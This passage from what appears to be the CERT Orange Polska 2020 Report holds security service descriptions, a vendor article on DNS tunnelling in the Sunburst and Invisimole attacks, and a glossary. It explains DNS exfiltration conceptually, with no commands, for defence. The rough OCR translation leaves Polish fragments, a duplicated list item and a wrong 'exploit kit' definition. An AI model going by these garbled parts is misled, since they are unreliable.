The second category is for continuous **reputation monitoring**. Unlike the previous service - periodically scans, services in this category are provided on an ongoing basis. Several times a day we try to search for various, potentially dangerous events. And as soon as we detect something potentially dangerous, we pass the information on to clients. We concentrate on searching for the simplest issues, which, however, can lead to the most serious problems. When a company’s domain or IP is on one of the dozens of “low reputation lists” (RBL - Realtime Blocking List), the mail sent may stop reaching the recipients, and a visit to its website can be difficult or even impossible. When an organization forgets to renew the domain or SSL certificate, customers cannot contact the company. When passwords associated with company e-mail addresses leak - not necessarily directly from the company, attempts to take over the accounts can be expected. And when SSL certificates are generated on the Internet with names that are deceptively similar to the customer’s domain, you can expect an attack - either on customers or a targeted attack on the company itself. Based on the information we generate, customers will be able to react quickly to various impending threats.

The third category of services concerns **raising awareness** of employees. We focus here on several groups of recipients. People responsible for IT and security receive from us a periodic newsletter in which we inform about the most important issues related to cybersecurity that are worth knowing about.
We also provide materials that can be disseminated among employees so that they can learn about safe work rules or how criminals act. We conduct simulations of social engineering attacks, during which we show what an actual attack can look like, we demonstrate how unaware employees are cheated on a daily basis.
We are planning and running events promoting cybersecurity in the organization. We have prepared training sessions for the top management, during which we share our experiences in security management.
The fourth category of service is **penetration tests**, which is a manual attempt to detect configuration errors, logic errors, and negligence. Depending on the package, the so-called reconnaissance, i.e. we search for information that can help criminals in a successful attack. We also test, within the time limit, the indicated, most important areas of the client’s infrastructure.
The cyclical nature of the process means that, over time, it is possible to detect security errors in the entire customer infrastructure. The prepared reports with recommendations should be used to efficiently eliminate the detected security gaps.

The fifth service category is for **security expert support**. We offer two kinds of this support.
First of all, we propose a security review, often (not quite correctly) referred to as an audit. Based on the generally applicable best practices in information security management defined by the ISO 27001 standard, we identify potential problems in IT and business processes that can lead to incidents.
We give our clients the opportunity to benefit from direct support of experienced security experts for a specified number of days. In many organizations, cybersecurity experts are not needed full time. Often, organizations have a problem with “consumption” of the results of their work.

Unfortunately, it takes a lot of time to perform these services yourself. And that leads to bugs, breakdowns, and other incidents. The services offered in **Cyber Packages** are therefore the foundations, on the basis of, which can be used to build secure organizations.
Cyber Packages help organizations prevent threats (prevention) and detect them (detection). Negligence can take revenge. Tedious and consistent work is on our side so on yourself, allowing customers to focus primarily on what is most important - on reacting to detected problems.

Cyber Pakiety are not and should not be viewed as a “magic box” that will suddenly make your organization safe and the world beautiful. However, this is one piece of the puzzle that, when combined with other safeguards, can lead to it. **Cyber Packages** perfectly match other solutions offered by Orange, such as **CyberTarcza**, **Orange Network Security** or **Orange Internet Protection**.

Each of the services addresses different threats that are full of the Internet. It is an innovative approach that turns professional services into everyday goods.

Jakub Syta

Cyber Packages

help organizations to prevent threats and detect them. Tedious, consistent work is on our side, allowing customers to concentrate first and foremost on what is essential - reacting to detected problems.

Cyber Packages

go well with with other solutions offered by Orange such as:

CyberTarcza, Orange Network Security or Orange Internet Protection.

Zadbaj o bezpieczeństwo firmowej sieci z usługą Cyber Pakiet

Cyber Pakiet to zestaw profesjonalnych usług, dzięki którym na bieżąco będziemy monitorować bezpieczeństwo Twojej infrastruktury, wykrywać luki i pomagać Ci budować bezpieczną organizację.

Skany podatności

Złożoność systemów teleinformatycznych wpływa na powstawanie błędów. Dzięki regularnym skanom wskażemy te luki i błędy konfiguracyjne w Twojej infrastrukturze, które z dużym prawdopodobieństwem mogą zostać wykorzystane podczas cyberataków.

Ochrona reputacji

Działalność cyberprzestępców, a nawet zwykłe błędy w zakresie nadzoru nad systemami IT mogą wpłynąć na wizerunek Twojej organizacji. Narzędzia opracowane przez ekspertów CERT Orange Polska będą monitorować, czy nie wydarzyło się coś istotnego, na co powinieneś zareagować.

Testy penetracyjne

By sprawdzić, jak bardzo skomplikowane jest włamanie się do Twojej infrastruktury, trzeba myśleć jak haker i stosować odpowiednie techniki. Etyczni hakerzy pracujący dla CERT Orange Polska sprawdzą bezpieczeństwo wskazanych przez Ciebie najbardziej istotnych webaplikacji lub innych elementów infrastruktury.

Budowanie świadomości

Cyberprzestępcy stosują na co dzień szereg technik mających na celu oszukanie swoich ofiar. Nauczymy Cię, jak je rozpoznawać i jak na nie reagować. W ramach testów sami możemy wcielić się w rolę atakujących i potwierdzić, w jakim stopniu Twoi pracownicy są podatni na ataki inżynierii społecznej.

Wsparcie eksperta bezpieczeństwa

Wiele awarii, ataków i błędów ma swoje źródła w tym, jak nadzoruje się systemy informatyczne w Twojej organizacji. Nasi eksperci dokonają przeglądu zarządzania bezpieczeństwem informacji oraz będą Ci doradzać w zakresie planowania i prowadzenia programów bezpieczeństwa, identyfikacji ryzyka, tworzenia wymagań bezpieczeństwa, utwardzania procesów, a nawet zarządzania incydentami.

INTEGRATED SOLUTIONS

Orange. Partner cyfrowej transformacji

orange™

DNS in covert communication

2020 was exceptionally abundant in various types of attacks using the DNS protocol. They can be divided depending on how DNS is being used by criminals:


1. techniques using DNS in line with intended, e.g. to obtain an IP address for a domain name (only a malicious website or Command & Control server). Most malware and countless phishing campaigns use DNS this way.
2. using the DNS protocol to hide data transmission (so-called DNS tunneling), e.g. leakage of sensitive data, control communication, downloading additional malware modules. Examples from 2020: Sunburst, Wellmess, IAmTheKing, Anchor_Linux, Invisimole, AlinaPOS. wykorzystanie podatności w oprogramowaniu serwerów czy klientów DNS (przykłady z 2020r: SigRed, Ripple 20, Amnesia33)
3. use of vulnerabilities in the software of DNS servers or clients (examples from 2020: SigRed, Ripple 20, Amnesia33)
4. use of certain features of the protocol or its implementation to carry out a DDoS attack (examples from 2020: NXNS, SAD DNS)

Sunburst case

Let's look at one of the most interesting issues, namely use of DNS for covert communication, including exfiltration data. In this way, DNS was used, inter alia, in the Sunburst attack.

Data exfiltration is the transfer of information (sending data) through DNS queries from within the network also outside. The attacker registers the domain and directs it support for own DNS servers. Then, it sends DNS queries from the infected machine with sensitive data with subdomains in their previously registered domain. Exfiltration takes place in the sent inquiries. Data can be encoded in DNS queries with letters, numbers and the characters "-" and "_" using an algorithm such as Base16, Base32 or Base64. Each coded piece of data can be sent as a query in<dane> .domain. Inquiries are most often sent to the default DNS server in the victim's organization. The latter in turn carries out the name resolution process on the Internet as a result, sending the query finally to the authoritative DNS server of the attacker. This server receives the encoded fragments, reassembles the data, decodes and, if necessary, decrypts. The figure below shows how data exfiltration works by DNS.

Sunburst Attack Scheme. Source: own work



In the case of this attack, DNS queries contained information identifying the victim's organization (in the form of an internal domain name) and the operating status of certain protection solutions. This data was Base32 encoded with a non-standard character set to make decoding more difficult. In addition, they were limited in length so that they did not differ in this respect from other typical DNS queries. The IP addresses in the responses to these queries were not treated as actual IP addresses, but as codes telling you what to do next. In addition, the attackers chose the ranges of IP addresses used by companies such as Amazon, Google or Microsoft so as not to arouse suspicions.

DNS Infiltration

Another way to tunnel DNS is through infiltration. It consists in transmitting information in the form of responses to DNS queries from the Internet to the inside of the target organization. Data can be sent in different DNS records, e.g.: A, AAAA, MX, CNAME, TXT or NULL.

An example is the Invisimole attack targeting the military sector in Eastern Europe - the infected machine was able to download new malware modules even when it did not have internet access. All she had to do was send a DNS query to the local DNS server. The latter forwarded them via the Internet to the attacker's server. The response from this server, containing a piece of new malicious code in the NULL or AAAA record, was sent via the local DNS to the infected machine. Proxy communication is a very important feature of the DNS protocol operation, often misused for malicious purposes by attackers.

Blocking Capabilities of DNS Tunneling - IS solution

The best way to block DNS tunneling is to launch security mechanisms directly on the DNS server, i.e. class system Secure DNS.

Attempts to block exfiltration, e.g. on a firewall, have this the disadvantage that they are usually unable to identify its source. DNS queries from an infected computer are sent to the local DNS server. Then, new packages with its source address are created on their basis and sent to the Internet through a firewall. Therefore, the firewall cannot see the source address of the infected computer, only the address of the local DNS server. Unfortunately, DNS sinkholing will not help here either, because with exfiltration we are not dealing with establishing traffic by the station based on the response from a firewall - DNS queries themselves are the traffic here with data.

Our Enterprise class solution carries out the function DNS protocol monitoring and can block malware communication, based on:

1. Reputation database of domains and IP addresses
2. Attack signature database
3. Behavioral analysis of DNS queries

Piotr Litwiniuk

Integrated Solutions specializes in providing protection in the area of information processing and interaction in ICT networks. The company cooperates on a daily basis with global producers of cybersecurity solutions, such as Cisco, Check Point, F5 Networks, Palo Alto Networks, Fortinet or FireEye.

In the area of Secure DNS, the partner of Integrated Solutions is Infoblox, the world leader in this area, with over 50% of shares in the Enterprise DNS / DHCP / IPAM market.

"Obtaining the PLATINUM status by Integrated Solutions confirms the highest level of competence and experience in the implementation of the most complex projects in the area of cybersecurity."
Rafał Szewczyk, Regional Sales Manager Central Eastern Europe.

INTEGRATED SOLUTIONS

Partner cyfrowych rozwiązań
Security portfolio

Network Security
IT Infrastructure & Application Security
Endpoint Security
Data Leakage Prevention
GDPR Compliance
Security Analysis & Management
AntiMalware protection
Cloud Security
IoT Security

www.integratedsolutions.pl

How to protect financial institutions or companies, both large and small – Orange Polska security services

The increasing use of ICT systems in all aspects of running a business causes an increase in value of information, and as a result, the necessity to efficiently protect it. Here reaction time to potential threats that could affect our business counts. Orange Polska offers services, thanks to which you can minimize the risk in case of many kinds of threats.

The Internet of Things permeates our daily lives, and the threats associated with it are more and more noticeable. This is a challenge, especially due to the low security level of "smart" devices and the risk to use them for DDoS attacks. As conducting these types of attacks is very expensive, we can expect a growing market for solutions offering "as-a-service" attacks. Cybercriminals are becoming more cunning and ruthless. To counteract them, companies need to cooperate with security experts. Orange Polska offers services that minimize the cyber risk pertaining to various threats.

Protection from DDoS attacks

What are DDoS (Distributed Denial of Service
A dispersed attack, meant to block access to resources, most commonly:
- attacks on the bandwidth necessary for providing a service, e.g. ICMP/UDP,
- attacks aiming to deplete systems resources e.g. TCP SYN,
- attacks on applications, e.g. attacks using the http, DNS, or VoIP applications protocols.

When to use: Unavailability of service.

What it's about: Protection of the customer's online resources from volumetric denial of service attacks. Network traffic is monitored 24/7/365 for anomaly detection. In case of an actual attack, we filter out the suspicious packages, so only normal network traffic reaches the customer. Used as a support for the solution Flow Spec mechanisms introduced into Orange networks, allow interception and mitigation of volumetric attacks of very large scale.

How it works: It is a combination of three elements: SOC and CERT Orange Polska teams, Arbor Networks platform, and the use of operator mechanisms in domestic and international traffic (dnssinkholing, blackholing etc.).

For whom: For everyone using the World Wide Web network (WWW) and possessing their own infrastructure

Benefits:
- Ensuring security of business processes and information
- Constant monitoring of traffic and identification of occurrence of potential threats
- Competences of Operational Security Centre experts available 24/7/365
- Immediate defence against attacks at the customer's infrastructure
- No need to invest in adequate infrastructure and flexible accounting model, thanks to cloud computing.

Firewall (Orange Network Security, Manageable UTM)

What it's about: There are two main components that increases customers' security:
- Next Generation Firewall system design for protection of incoming and outgoing traffic
- Service management portal for the customer

How it works: Access control for the customer's infrastructure and use of the internet through employees without the need to install additional security tools. Tools for application control and web filtering decide on the types of applications and categories of pages that are available to users.

For whom: For everyone using the internet and having their own infrastructure.

Benefits:
- Secure internet access
- No need to invest in IT security devices;
- Centralized security policy for all protected localizations

email Protection

What it's about: Customer's e-mail protection from threats such as infections, phishing, spam and data exfiltration.

How it works: Based on the platform managed in the Orange Polska network. The functionalities of this service are:
- Anty malware
- Anty phishing
- Anty spam
- Anty wirus
- DLP

For whom: For all the customers using e-mail

Benefits:
- Protection of the information sent via e-mail
- No need to invest in IT security devices and IT infrastructure investments on the client side.

MDM

What is it: Mobile Device Management is a solution for management of customer mobile device fleet.

What it's about: Monitoring and management of customer's mobile devices such as smartphones, tablets.

How it works:
- Managing mobile fleet from the console
- Entralised management of:
  - mobile devices – localisation, configuration, backup, remote blocking, data erasing
  - applications – central repo of applications, remote distribution and installation for users group
  - backing up processes for the most important data stored on the mobile device
  - security policies
  - remote technical support

For whom: For those who manage mobile fleet (smartphones, tablets, laptops).

Benefits:
- Centralized mobile devices management in the company
- Standardisation

Monitoring security incidents

What is it: A constant process of identifying incidents, and notifying people responsible for managing the infrastructure.

What it's about: By searching information about suspicious events (incidents) in the logs of the systems monitored.

Available solutions applicable separately or in packages :

SIEM as a Service

When to use: If you want to be able to identify incidents in the whole infrastructure, keep data in a place and manage it efficiently.

What it's about: Implementation or sharing the functionality of the SIEM system with the customer, in order to gather significant events from systems, applications, and their correlations, and search them for security incidents.

For whom: For everyone responsible for infrastructure and data maintenance.

Benefits:
- Constant monitoring and identification of security incidents
- Ready-to-use security scenarios for customer's systems
- Immediate notification of people responsible for the infrastructure and protected data about
- Flexible tailor-made model, i.e. option of running it at the customer's place, or in a cloud

SOC as a Service

When to use: If you want to centralize security operations to quickly react to potential threats.

What it's about: A pre-made incident monitoring process, using competences of the Security Operations Centre (SOC) Orange Polska team – cyber-security operators, analysers and experts monitoring the customer's systems and data through e.g. SIEM.

How it works: A process involving integrating data from the customer's systems (a console, SIEM system data and other) with a rapid incident response team.

For whom: For everyone responsible for infrastructure and data maintenance, as well as for people bound by the regulations concerning quick response to incidents (e.g. RODO, KNF, KSC).

Benefits:
- A pre-formulated process of incident processing
- An experienced team of experts ready for work
- Lower costs – no need of building a team of specialists and competences from scratch
- Immediate notification about incidents

Feed as a Service

What is it: A compendium of knowledge concerning threats identified by CERT Orange Polska in the cyberspace, especially in the Orange Polska network.

What it's about: Delivery of information about malicious activity observed on the internet, especially in the Orange Polska network (malware, C&C, other).

How it works: An automated process of information delivery as CSV text files, or API mechanisms in defined containing data about so-called C&C servers, domains and IP addresses of web services infecting browsers with malicious software, IP addresses exhibiting malicious activity towards Orange Polska network (scanning ports, attack attempts etc.).

For whom: All organizations maintaining security systems

Benefits:
- Information on identified cyber threats within Orange Polska network, ready to use i n the customer's IT security solutions.
- Protection and leveraging the level of security for systems and service users
- Active limitation of the possibility of infection, activation and data exfiltration through malicious software.

Penetration tests

What is it: Practical evaluation of the current security status

What it's about: Conducting a controlled attack and security analysis of customer's website and/or IT infrastructure. Identifying the existence of potential security vulnerabilities caused by improper configuration or no patch management.

Benefits:
- Verification of infrastructure and / or application security.
- Identification of weaknesses in infrastructure and / or applications.
- Ensuring legal compliance.
- Awareness of weaknesses in infrastructure and / or applications.
- Performing a diagnosis for more information on the vulnerability.
- Recommendations for removing the detected vulnerabilities.

Performance tests

Co to jest: A controlled DoS/ DDoS type attack at the chosen elements of the customer's ICT system (network link, servers, services, internet node) conducted in order to evaluate the resistance to DDoS type attacks.

What it's about: Analysis conducted from the viewpoint of a potential offender, using the team's competences, traffic generators, pre-formulated scenarios of network attacks, and the transport network of the Orange Polska infrastructure .

When to use: In order to test the security measures against DDoS type attacks

For whom: Organizations providing their infrastructure to other parties in the web

Benefits:
- Quick system security evaluation concerning DDoS type attacks
- Recommendations CERT Orange Polska concerning improvement of the system's security
- Objective and independent evaluation of factual level of the system's security.

Social engineering tests

What it is: A phishing attack simulation that will test employees' cybersecurity awareness.

What it's about:
- We will assess your company's resistance to phishing campaigns.
- We will show employees the techniques that are used by cybercriminals in the actual campaigns.
- We will teach them how to recognize and respond to email scams.

Benefits:
- Cybersecurity assessment of employees resilience. to the most popular cyber threats.
- Limiting potential financial, reputational and regulatory losses.

ISMS reviews and consultancy

What it is: Review and evaluation of information security processes for compliance with standards and regulations and/or advice and support in securing processes related to information processing.

What it's about: Consultancy is based on compliance with regulations and / or standards, e.g. ISO 27001, ISO 22301, Act on the National Cybersecurity System, GDPR, Recommendation D of the Polish Financial Supervision Authority.

For whom: Companies processing information that requires security, e.g. personal data, technical projects, strategic and financial data.

Security expert support (CISO)

What it is: Support of CERT Orange Polska experts in various issues related to cybersecurity.

What it's about: As part of the service, the customer is provided with a team of experts who, thanks to their extensive competences will provide advice in the field of cybersecurity tailored to the current needs of the client. This may include issues such as planning and running cybersecurity programs, risk analysis, creating security requirements, audit support, process hardening and even incident management.

For whom: Companies processing information that requires security, e.g. personal data, technical projects, strategic and financial data.

Benefits:
- Compliance with legal regulations on information security.
- Support for dealing with various information security issues.
- Support on conducting security programs in the organization

(Malware Protection InLine)

What is it: Protection of the customer's network resources by preventing and detecting malware infections attempting to permeate to the client's infrastructure from the internet.

What it's about: The customer's traffic at the Internet Point of Presence is monitored and analysed for the presence of malicious code in the files.

How it works: Malware is detected using techniques connected with detailed analysis of an attack. Suspicious network flows are reconstructed in virtual machines conducting advanced analyses of malware behaviour in an environment simulating the actual customer's environment (Sandbox). The process is based on behavioural analysis of code, which also allows identifying advanced (APT) attacks and zero-day malware. The customer's infrastructure's outgoing traffic is analysed for the connection of malware with the so-called C&C servers.

For whom: For everyone using the World Wide Web network and possessing their own infrastructure

Benefits:
- Quick identification and blockade of malicious software activity
- Protection from new-generation cyber-security threats of the APT and zero-day type
- No need of investing in service-protecting devices
- Protection from the customer's employees carelessness

Secure DNS

What is it: Prevention of the consequences of a DDoS type attacks aimed at the customer's DNS infrastructure.

What it's about: Geographical dispersion of the servers responsible for the customers' DNS.

How it works: Orange Polska uses the "anycast" technology – tested and proven on the internet since Worldwide networks providing the .com and .pl domains are functioning in this technology. SecureDNS consists of over 40 nodes, located in the Orange network, as well as other networks in Polska, and abroad, across five continents. The responses from the closest node will come with maximum speed, through shortest possible route, without delay.

For whom: For customers providing online services, internet domains owners.

Benefits:
- Redirecting attacks from the customer's own infrastructure to DNS servers.
- Increasing the availability of DNS services
- Quick and easy service configuration, as well as handling of changes
- Option to fully outsource the customer's DNS service using the SecureDNS infrastructure.

StopPhishing

What is it: Blocking traffic network coming from a phishing website created by a cyber-criminal.

What it's about: Minimization of the consequences of phishing attacks, especially blocking network traffic to identified phishing websites, aimed at the customer's web service users (e.g. home-banking).

How it works: An active blockade of network traffic between Orange Polska network users, and servers or domains identified as elements of a phishing campaign. By using the SOC and CERT Orange Polska team, we can guarantee a swift blockade of the campaign, and notification of other rapid-response teams about the identified (CERT teams, alternative operators).

For whom: For customers providing online services (e-commerce)

Benefits:
- Minimization of the scale of attack by reducing the number of potential victims
- Lowering the costs of incident processing on the customer's side
- Significant reduction in the image risk connected with the customer's brand.

CERT Orange Polska 2020 Report

Web Application Protection (platforma WAF aaS)

What is itWAF?: Web Application Protection is located in the backbone network of jest Orange Polska.

When to use: Unavailability of services connected with the customer's application.

What it's about: Protection of the customer's resources form application attacks. The entire http/https traffic from the internet to the protected resources is being redirected to a service platform, and subjected to analysis according to the established security policy.

How it works: Umożliwia ochronę przed dziesięcioma najbardziej krytycznymi zagrożeniami aplikacji webowych zdefiniowanymi w OWASP Top 10 i pozwala na podniesienie bezpieczeństwa aplikacji webowych bez konieczności modyfikacji kodu.

For whom: Dla wszystkich udostępniających aplikacje w sieci internet.

Benefits:
- Zapewnienie bezpieczeństwa informacji i procesów biznesowych
- Stały monitoring ruchu i identyfikacja wystąpienia potencjalnych zagrożeń
- Kompetencje specjalistów z Security Operations Center dostępne w trybie 24/7/365
- Natychmiastowe odparcie ataku od infrastruktury klienta
- Brak konieczności inwestowania w odpowiednią infrastrukturę i elastyczny model rozliczania

CyberTarcza

What is it: Mobile devices protection for customers operating in the Orange Polska network against malware and phishing campaigns.

What it's about: Network traffic is monitored and analysed for potential cyber threats. The service blocks connections to the infected sites and pages according to categories defined by the customer.

How it works: Basis on the operator's internet traffic analysis, regardless the operating system

Functionalities:
- Anti-malware, anti-phishing
- Possibility to define locks at various times for employees and family;

CyberTarcza contains additional cyber threat intelligence developed for the customer and allows user to manage filters from over 30 categories.

For whom: For everyone using the Orange Polska mobile network including: consumer, entrepreneur, prepaid.

Benefits:
- Possibility of filtering;
- Protecion from Advanced Persistent Threats and zero-days;
- No need to invest in IT security devices;
- Protection from carelessness of the employees.

CyberWatch

What is it: A service that informs customers on detected malicious communication attempts from his company network (fixed and mobile).


What it's about: Daily reports are delivered to the customer as an e-mail attachment.

How it works: It works based on the network traffic analysis, regardlessof the system.

Functionalities:
- Daily threat report sent to the specified e-mail address;
- Blocking communication between customers devices and malicious websites,
- Full cyber protection of devices operating in the Orange Polska network.

For whom: For everyone using the Orange Polska network

Benefits:
- Identification of devices infected within the Orange Polska network,
- Blocking suspicious network traffic from fixed and mobile devices,
- Information about cybet threats,
- Prevention of corporate data leakage,
- Does not require client-side installation.



We have hundreds of security scenarios ready for use. It is the result of cooperation with clients from various markets and industries - commercial banks, airports, large and medium-sized public and private organizations.

Glossary

DNS (Domain Name System) - a protocol for assigning domain names to IP addresses. This system has been created for the convenience of Internet users. The Internet is based on IP addresses, not domain names, therefore, it requires DNS to map domain names into IP addresses.

DNS sinkhole – DNS server that sends false information, making impossible to connect the target website(s). It can be used to detect and block malicious network traffic.

Event - a single recorded activity in the system resulting from actions made by user, applications, services, etc. Several related events may generate an incident in security monitoring systems (see: SIEM), which should be analyse automatically or manually. The event can turn into an incident. Even one event resulting from a system malfunction, security breach or other hostile activity can be classified as an incident.

Exploit – a program that allows an attacker to take control over the computer system by exploiting vulnerabilities in operating systems and software.

Exploit kit – A type of software that runs on network servers and is used to detect security vulnerabilities.

Firewall – software (device) whose main function is to filter network traffic. Firewall - software (device) whose main function is to filter network traffic. You can extract a local firewall in the form of operating system tools (protecting the local resource against network threats) or a network firewall, often in the form of a specialized device that protects more resources.

Honeypot - a trap system, that aims at detecting attempts of unauthorized access to a computer system or data acquisition. It often consists of a computer and a separate local area network, which together pretend to be a real network but in fact are isolated and properly secured. From the outside, a honeypot gives an impression as if it contained data or resources attractive from the point of view of a potential intruder.

HTTP (Hypertext Transfer Protocol) – a communication protocol used by the World Wide Web. It performs as a so-called request-response protocol, e.g. when a user types an URL in the browser, then the HTTP request is sent to the server. The server provides resources such as HTML and other files and returns them as a response.

HTTPS (Hypertext Transfer Protocol Secure) – a secure communication protocol, which is an extension of the HTTP protocol and enables the secure exchange of information by encrypting data using SSL. When using a secure HTTPS, a web address begins with “https: //”.

ICMP (Internet Control Message Protocol) – a protocol for transmitting messages about the irregularities in the functioning of the IP network, and other control information. One of the programs that uses this protocol is ping that let a user check whether there is a connection to another computer on the network.

IDS (Intrusion Detection System) – a device or software that monitors network traffic, detects and notifies about the identified threats or intrusions.

Incident – an event that threaten or violate the security of the Internet. Incidents include: intrusion or an attempt of intrusion into computer systems, DDoS attacks, spam, distributing malware, and other violations of the rules that apply to the Internet

Internet domain name - space of addresses (resources) related to the organization. A domain name is an element used, for example, in constructing URLs to identify resources (websites) belonging to a given organization. An example is the orange.pl domain, in which available resources are related to this domain, such as the website for Orange Polska customers - www.orange.pl.

IoT (Internet of Things) - concept of a system for collect-ing, processing and exchanging data between "intelligent" devices, via a computer network. The IoT includes: household appliances, buildings, vehicles, etc

IP (Internet Protocol) - one of the most important communication protocols used for data transmission on the Internet. Defined in the third layer of the OSI model (L3), it is used to determine the route by which the packet is to reach its destination. Currently, the fourth version of the protocol (IPv4) is still the most popular, but its successor is version six (IPv6).

IPS (Intrusion Prevention System) – a system that detects threats and prevents attacks in real time ITIL (Information Technology Infrastructure Library) - a library describing a comprehensive approach to the provision of services in the service model.

Keylogger - a program or device that logs data entered using the keyboard. They are used to track activities and capture sensitive user data (e.g., credentials, credit card numbers, compromising data, and more).

Malware (malicious software) – software aimed at malicious activity directed at a computer user. Malware include: computer viruses, worms, Trojan horses, spyware.

MSISDN (Mobile Station International Subscriber Directory Number) – phone number; a subscriber number in mobile network.

OWASP (Open Web Application Security Project) – the global association whose main idea is to improve the security of Web applications.

Patch - software update in the form of source code or in binary version, fixing the identified bugs.

Phishing - a type of internet fraud designed to steal sensitive information from the targeted person (or company) or to infect the user's device with malware for other purposes.

Port scanning – action of sending data (TCP or UDP) to a specific computer system on the network. It allows to gain information about the activity of certain services. Scanning is usually carried out in the reconnaissance phase in order to obtain information about the resource of interest.

Ransomware – a type of malware, which when installed on a victim's system encrypts files making them inaccessible. Decryption requires paying a ransom to cybercriminals.

Rootkit – a program whose task is to hide the presence and activity of the malware from system security tools. A rootkit removes hidden programs from the list of processes and faciliate an attacker to gain unauthorized access to a computer.

SIEM Security Information and Event Management) – a system for collecting, filtering and correlation of events from many different The results of event correlation are used by the Security Operating Center (see: SOC) or other teams that monitor the security status of services.

Sinkholing (hole) – a redirection of unwanted network traffic generated by malware or botnets. Redirection can be done into the IP addresses where the network traffic can be analyzed, as well as into non-existent IP addresses.

SLA (Service Level Agreement) – an agreement to provide services at the guaranteed level. SLA is agreed between the client and the service provider. The term is partially related to the service model described in ITIL.

Sniffing - the activity of eavesdropping on network traffic. Sniffing can be used to manage and fix network problems by administrators, but also to intercept confidential user information (e.g. passwords) by cybercriminals. An example of a popular attack using this mechanism is MiTM (Man in The Middle).

SOC (Security Operations Center) - combine both technical and organizational functions in purpose of monitoring events, detecting security incidents and reacting for them. SOC use SIEM systems that correlate events from many sources (see: SIEM).

SPAM - unwanted messages that are sent massively, usually via e-mail. Spam most often contains messages that advertise products or services.

